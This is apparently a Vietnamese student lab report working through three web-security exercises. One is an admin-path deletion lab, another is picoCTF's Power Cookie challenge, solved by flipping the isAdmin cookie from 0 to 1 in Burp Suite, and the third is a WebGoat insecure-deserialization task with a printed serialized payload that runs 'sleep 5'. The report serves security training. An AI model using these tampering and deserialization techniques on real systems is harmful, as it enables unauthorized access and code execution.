


- Sau đó ta thấy hiện giờ ở phần Response xuất hiện admin panel ở /admin, chứng tỏ ta đã truy cập trang bằng quyền admin.






- Thay đổi đường dẫn request thành /admin và send. Sau đó ta sẽ thấy trang /admin có phần delete những tài khoản người dùng.





- Thay đổi đường dẫn request thành /admin/delete?username=carlos và send.






- Vậy là ta đã giải quyết được lab này.





* Bài tập 2:

- Vì link bài tập 2 bị lỗi nên nhóm chúng em quyết định thực hiện 1 challenge về cookies trên picoCTF đó là **Power Cookie**:



- Các bước thực hiện:
- + Challenge này đưa ta đến một trang web và yêu cầu ta truy cập trang web dưới quyền Admin thông qua button



+ Trong trường hợp ta truy cập bình thường thì ta sẽ được truy cập dưới quyền Guest, tức là sẽ không thỏa mãn điều kiện để xem được flag của challenge






- + Ta sẽ thử dùng tính năng intercept trong Burp Suit để thử bắt gói tin nhằm xem yêu cầu cùng với phản hồi giữa ta và máy chủ
- + Thực hiện kiểm tra yêu cầu được gửi đi, có thể thấy được Cookies isAdmin đang được gửi với giá trị 0 (tức là không phải admin theo kiểu Boolean)

```
| Request | Pretty | Raw | Hex | SET / Check.php | HTTP/1.1 | Host: saturn.picoctf.net:49857 | Accept-Language: en-US,en;q=0.9 | Upgrade-Insecure-Requests: 1 | User-Agent: Mozilla/S.O (Windows NT 10.0; Win64; x64) | AppleWebKit/S37.36 (KHTML, like Gecko) Chrome/129.0.6668.71 | Safari/S37.36 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9, image/avif, image/webp, image/apng, */*;q=0.8, application/signed-exchange;v=b3;q=0.7 | Referer: http://saturn.picoctf.net:49857/ | Accept-Encoding: gzip, deflate, br | Cookie: isAdmin=0 | Connection: keep-alive |
```


+ Thực hiện thay đổi giá trị của Cookies thành 1 và forward gói tin đi để kiểm tra ta sẽ truy cập với quyền gì





+ Ta đã thành công lấy được flags của challenge này sau khi đổi quyền truy cập bằng Burp Suit

- Minh chứng hoàn thành challenge:





* Bài tập 3:

Khởi động WebGoat và truy cập vào bài tập

- Em clone toàn bộ <u>WebGoat</u> về, **cd** vào thư mục **WebGoat /src /main /java /org.** Em dùng Eclipse IDE để mở thư mục **org** trong đường dẫn trên. Trong đó em tạo một file **attack.java** để tìm token:

- Kết quả sau khi chạy file attack.java:

- Token:

rO0ABXNyADFvcmcuZHVtbXkuaW5zZWN1cmUuZnJhbWV3b3JrLIZ1bG5lcmFibGVUYXNrSG9sZGVyAAAAAAAAAAAAAAAAAAAXCAANMABZyZ XF1ZXN0ZWRFeGVjdXRpb25UaW1ldAAZTGphdmEvdGltZS9Mb2NhbERhdGVUaW1lO0wACnRhc2tBY3Rpb250ABJMamF2YS9sYW5nL 1N0cmluZztMAAh0YXNrTmFtZXEAfgACeHBzcgANamF2YS50aW1lLlNlcpVdhLobIkiyDAAAeHB3DgUAAAfoChcAIzkZK+U9eHQAB3N sZWVwIDV0AAdkdWNrdGFp



- Kết quả:





Let's try

The following input box receives a serialized object (a string) and it deserialzes it.

Try to change this serialized object in order to delay the page response for exactly 5 seconds.

~	
token	ubmit
Congratulations. You have	successfully completed the assignment.